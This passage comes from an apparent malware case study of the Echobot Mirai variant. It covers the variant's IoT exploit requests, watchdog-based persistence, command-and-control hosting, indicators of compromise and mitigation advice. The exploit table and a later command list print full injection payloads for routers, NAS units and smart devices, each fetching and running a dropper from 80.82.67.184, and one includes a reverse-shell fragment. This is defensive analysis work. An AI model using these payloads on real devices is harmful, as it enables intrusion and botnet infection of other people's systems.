| CVE\_2018\_11510\_11 | Remote Code Execution | POST /portal/apis/aggrecate\_js.cgi?script=launcher%22%26python%20-c%20%27import%20socket%2Csubprocess%2Cos%3Bs%3Dsocket.socket(socket.AF\_INET%2Csocket.SOCK\_STREAM)%3Bs.connect((cd /tmp; wget http://80.82.67.184/richard; curl -O http://80.82.67.184/richard; chmod +x richard; ./richard))%3Bos.dup2(s.fileno()%2C0)%3B%20os.dup2(s.fileno()%2C1)%3B%20os.dup2(s.fileno()%2C2)%3Bp%3Dsubprocess.call(%5B%22%2Fbin%2Fsh%22%2C%22-i%22%5D)%3B%27%22 HTTP/1.1 | ASUSTOR ADM 3.1.0.RFQ3 NAS |
| CVE\_2018\_17173 | Remote Code Execution | GET /qsrserver/device/getThumbnail?sourceUri= wget http://80.82.67.184/richard; curl -O http://80.82.67.184/richard -O /tmp/f; chmod 777 /tmp/f; /tmp/f; >/tmp/f ;&targetUri=/tmp/thumb/test.jpg&mediaType=image&targetWidth=400&targetHeight=400&scaleType=crop&=1537275717150 HTTP/1.1 | LG SuperSign CMS |
| CVE\_2019\_2725 | Remote Code Execution | POST /\_async/AsyncResponseServiceHttps HTTP/1.1,  Function names analyzed in ghidra as non-stripped binary: oraclescan, oraclescan\_scanner\_kill, oraclescan\_setup\_connection | Oracle WebLogic 10.3.6.0.0 / 12.1.3.0.0 Servers |
| ASUS\_DSL\_N12E | Remote Code Execution | GET /Main\_Analysis\_Content.asp?current\_page=Main\_Analysis\_Content.asp&next\_page=Main\_Analysis\_Content.asp&next\_host=www.target.com&group\_id=&modified=0&action\_mode=+Refresh+&action\_script=&action\_wait=&first\_time=&applyFlag=1&preferred\_lang=EN&firmver=1.1.2.3\_345-g987b580&cmdMethod=ping&destIP=%60ucd /tmp; wget http://80.82.67.184/richard; curl -O http://80.82.67.184/richard; chmod +x richard; ./richard%60&pingCNT=5 HTTP/1.1 | Asus DSL N12E Router |
| BELKIN\_WEMO\_RCE | Remote Code Execution | POST /upnp/control/basicevent1 HTTP/1.1  <?xml version="1.0" encoding="utf-8"?> <s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"> <s:Body><u:SetSmartDevInfo xmlns:u="urn:Belkin:service:basicevent:1"> <SmartDevURL>cd /tmp; wget http://80.82.67.184/richard; curl -O http://80.82.67.184/richard -O /tmp/ECHOBOT; chmod +x /tmp/ECHOBOT; /tmp/ECHOBOT</SmartDevURL> </u:SetSmartDevInfo> </s:Body> </s:Envelope>" | Belkin/Wemo smart devices |
| CVE\_2013\_4863 | Remote Code Execution | POST /upnp/control/hag HTTP/1.1  <s:Envelope s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/" xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body> <u:RunLua xmlns:u="urn:schemas-micasaverde-org:service:HomeAutomationGateway:1"> <DeviceNum></DeviceNum> <Code>os.execute(cd /tmp; wget http://80.82.67.184/richard; curl -O http://80.82.67.184/richard; chmod +x richard; ./richard)</Code> </u:RunLua></s:Body></s:Envelope> | MiCasaVerde VeraLite 1.5.408 |
| NETGEAR\_READYNAS | Remote Code Execution | GET /upgrade\_handle.php?cmd=writeuploaddir&uploaddir=%27;cd /tmp; wget http://80.82.67.184/richard; curl -O http://80.82.67.184/richard; chmod +x richard; ./richard%205;%27 HTTP/1.1 | Netgear ReadyNAS surveillance devices |
| CVE\_2014\_8361 | Remote Code Execution | POST /wanipcn.xml HTTP/1.1  <?xml version="1.0"?><SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope" SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><SOAP-ENV:Body><m:AddPortMapping xmlns:m="urn:schemas-upnp-org:service:WANIPConnection:1"><NewPortMappingDescription></NewPortMappingDescription><NewLeaseDuration></NewLeaseDuration><NewInternalClient>cd /tmp; wget http://80.82.67.184/richard; curl -O http://80.82.67.184/richard; chmod +x richard; ./richard</NewInternalClient><NewEnabled>1</NewEnabled><NewExternalPort>634</NewExternalPort><NewRemoteHost></NewRemoteHost><NewProtocol>TCP</NewProtocol><NewInternalPort>45</NewInternalPort></m:AddPortMapping></SOAP-ENV:Body></SOAP-ENV:Envelope>" | Realtek SDK |

## Maintaining persistence

As many IoT Devices use different hardware such as ARM, MIPS or SPARCE, the Echobot Mirai variant tries to gather information on these Linux devices before infecting them. This malware sample uses multiple shell commands for system scanning before trying to maintain persistence.

Some shell commands we noticed were: **whoami, cat, ls, cd**

The malware also tries to examine more about target platforms by gathering information about CPU cores and information in **/proc/cpuinfo** and CPU usage in **/proc/stat**.

When analyzing the malware dynamically via strace and zelos some information gathering syscalls were found:

* **getsockopt, getsockname, gettimeofday, getppid**

Other functions found in the malware’s non-stripped binary include:

* **fstat() –** To return information on files
* **getpagesize()** – Returns kernel symbol PAGE\_SIZE which is dependent on architecture and machine model


To maintain persistence, this Echobot Mirai variant will try to disable the **watchdog process** in infected IoT devices. The watchdog process is used in embedded systems to monitor if a system is running and will reboot hanged systems by default due to unrecoverable software errors. The system would then boot back into a clean state. This will in turn remove the malware which many attackers do not want.

Graphical user interface, text, application

Description automatically generated

**Figure 4.1 – Prevention of watchdog process rebooting in infected devices in both Mirai and Echobot**

When analyzing the malware’s system calls dynamically via zelos we can see the malware trying to open the watchdog process in both **/dev/watchdog** and **/dev/misc/watchdog** to prevent watchdog from rebooting devices.



**Figure 4.2 – Prevention of watchdog process rebooting seen in Zelos**

## Command & Control (C&C)

### Overview

This malware sample was hosted on a server with IP 80.82.67.184 alongside several other malicious samples. The malware is then dropped by a script named ‘Richard’ which fetches numerous malicious payloads via **wget** and **curl.** The script will then give execution permission to the payloads via the **chmod** command such as **chmod +x** or **chmod 777.** The script would then execute the payloads to infect IoT devices to be used in the Echobot botnet.

|  |
| --- |
| Files Hosted on 80.82.67.184 |
| 80.82.67.184/Richard |
| 80.82.67.184/ECHOBOT.arm |
| 80.82.67.184/ECHOBOT.arm4 |
| 80.82.67.184/ECHOBOT.arm5 |
| 80.82.67.184/ECHOBOT.arm6 |
| 80.82.67.184/ECHOBOT.arm7 |
| 80.82.67.184/ECHOBOT.i486 |
| 80.82.67.184/ECHOBOT.i686 |
| 80.82.67.184/ECHOBOT.m68k |
| 80.82.67.184/ECHOBOT.mips |
| 80.82.67.184/ECHOBOT.mips64 |
| 80.82.67.184/ECHOBOT.mpsl |
| 80.82.67.184/ECHOBOT.ppc |
| 80.82.67.184/ECHOBOT.sh4 |
| 80.82.67.184/ECHOBOT.spc |
| 80.82.67.184/ECHOBOT.x86 |
| 80.82.67.184/ECHOBOT.x86\_64 |

An example of some of the **wget** executed shell commands used within this malware sample on vulnerable IoT devices are seen below:

|  |
| --- |
| wget shell command examples seen in this malware variant |
| wget http://80.82.67.184/richard; curl -O http://80.82.67.184/richard -O /tmp/ECHOBOT; chmod +x /tmp/ECHOBOT; /tmp/ECHOBOT</SmartDevURL> </u:SetSmartDevInfo> </s:Body> </s:Envelope> |
| wget http://80.82.67.184/richard; curl -O http://80.82.67.184/richard -O /tmp/f; chmod 777 /tmp/f; /tmp/f; >/tmp/f ;&targetUri=/tmp/thumb/test.jpg&mediaType=image&targetWidth=400&targetHeight=400&scaleType=crop&=1537275717150 HTTP/1.1 |
| wget http://80.82.67.184/richard; curl -O http://80.82.67.184/richard -O /tmp/richard; chmod +x /tmp/richard; /tmp/richard`%> |
| wget http://80.82.67.184/richard; curl -O http://80.82.67.184/richard; chmod +x richard; ./richard |
| wget http://80.82.67.184/richard; curl -O http://80.82.67.184/richard; chmod +x richard; ./richard)&test=DNS\_TEST&requestTimeout=90&auth\_token=&\_cmd=run\_diagnostic |

### Network IOCs

|  |
| --- |
| HTTP IOC’s |
| <http://bea.com> |
| <http://www.w3.com> |
| <http://www.target.com> |
| <http://vmware.com> |
| <http://schemas.xmlsoap.org> |

|  |
| --- |
| IP IOC’s |
| 80.82.67.184 |
| 192.168.0.1 |
| 192.168.1.1 |
| 1.1.2.3 |
| 3.0.0.4 |
| 239.255.255.250 |
| 10.8.28.133: 49152 |
| 1.3.6.1 |
| 201.1.1.1 |
| 1.1.1.1 |
| 127.0.0.1 |
| 8.8.8.8 |
| 8.8.4.4 |
| 10.0.0.1 |
| 10.0.75.122 |

## Anti-reversing techniques

* TBC

# Recommended Actions

Although it is impractical to manually block and react to most IoT botnet attacks since most botnet variants use well-known exploits to attack and compromise vulnerable outdated IoT devices, we can still try to prevent and mitigate the chance of our own IoT devices being infected. We can do this by:

* Updating IoT device firmware/software regularly. Many Botnet variants infect IoT devices that are unpatched.
* Make sure access credentials for our own IoT devices are not default and are hardened to stop dictionary and brute force attacks
* Disable and stop using outdated IoT devices and equipment
* If you have a router, configure router settings to detect and deter intrusions
* Make sure IoT devices auto-update whenever possible
* Use legitimate network IoT devices from trusted companies and stores
* Make sure IoT device traffic are encrypted when possible

# CONCLUSION

Echobot, a successor to Mirai, is a malicious malware that can infect multiple IoT devices and transform devices into bots that can be controlled in an attacker’s botnet to perform largescale DDoS attacks to disrupt services.

Echobot is able to scan for new IoT devices to infect including routers, wireless IP cameras, NAS devices, cloud platforms, firewalls and much more by targeting new and old unpatched vulnerabilities in firmware. A leap from the default Mirai which used default credentials to spread to other infected devices. With the Mirai source code being released in 2016, it is without a doubt that the IoT security landscape has changed dramatically and has inspired new attacks and new threat actors to evolve their techniques and malware to be a more serious threat to organizations.

We believe that the IoT Malware development scene will only continue to evolve and may become a larger problem in the future when the potential of IoT attacks become more realized.

Thanks for reading!

# appendix

## Indicators Of Compromise

A following list of IP addresses that were used in the Echobot botnet which we captured in wireshark are listed in the link below: <https://github.com/Adumbrati0n/Mirai-Case-Study/blob/main/IPHostBruteForce.txt>

## Tools used

* Ghidra - <https://ghidra-sre.org/>
* Binutils - <https://www.gnu.org/software/binutils/>
* Strace - <https://strace.io/>
* Zelos - <https://github.com/zeropointdynamics/zelos>
* Wireshark - <https://www.wireshark.org/>
* Docker/Qemu/BuildRoot2 – Dynamic Analyzer - <https://github.com/alrawi/badthings-tools/tree/master/dynamic_analysis>

# References

* <https://unit42.paloaltonetworks.com/new-mirai-variant-targets-enterprise-wireless-presentation-display-systems/>
* <https://www.f5.com/labs/articles/threat-intelligence/echobot-malware-now-up-to-71-exploits--targeting-scada>
* <https://unit42.paloaltonetworks.com/mirai-variant-echobot-resurfaces-with-13-previously-unexploited-vulnerabilities/>
* <https://www.radware.com/getattachment/402db7f3-0467-4fa3-bb9a-ae88b728e91b/MiraiHandbookEbookFinal_04.pdf.aspx>
* <https://www.bleepingcomputer.com/news/security/new-echobot-variant-exploits-77-remote-code-execution-flaws/>
* <https://unit42.paloaltonetworks.com/new-mirai-variant-adds-8-new-exploits-targets-additional-iot-devices/>
* <https://pastebin.com/raw/JWKpuKid>
* <https://linuxhint.com/linux-kernel-watchdog-explained/>
* <https://attack.mitre.org>
* <https://www.subexsecure.com/pdf/malware-reports/June-2020/Linux_Mirai-Backdoor.pdf>
* <https://badthings.info/#home>
* <https://github.com/pan-unit42/iocs/blob/master/mirai/ECHOBOT_28thOct2019.md>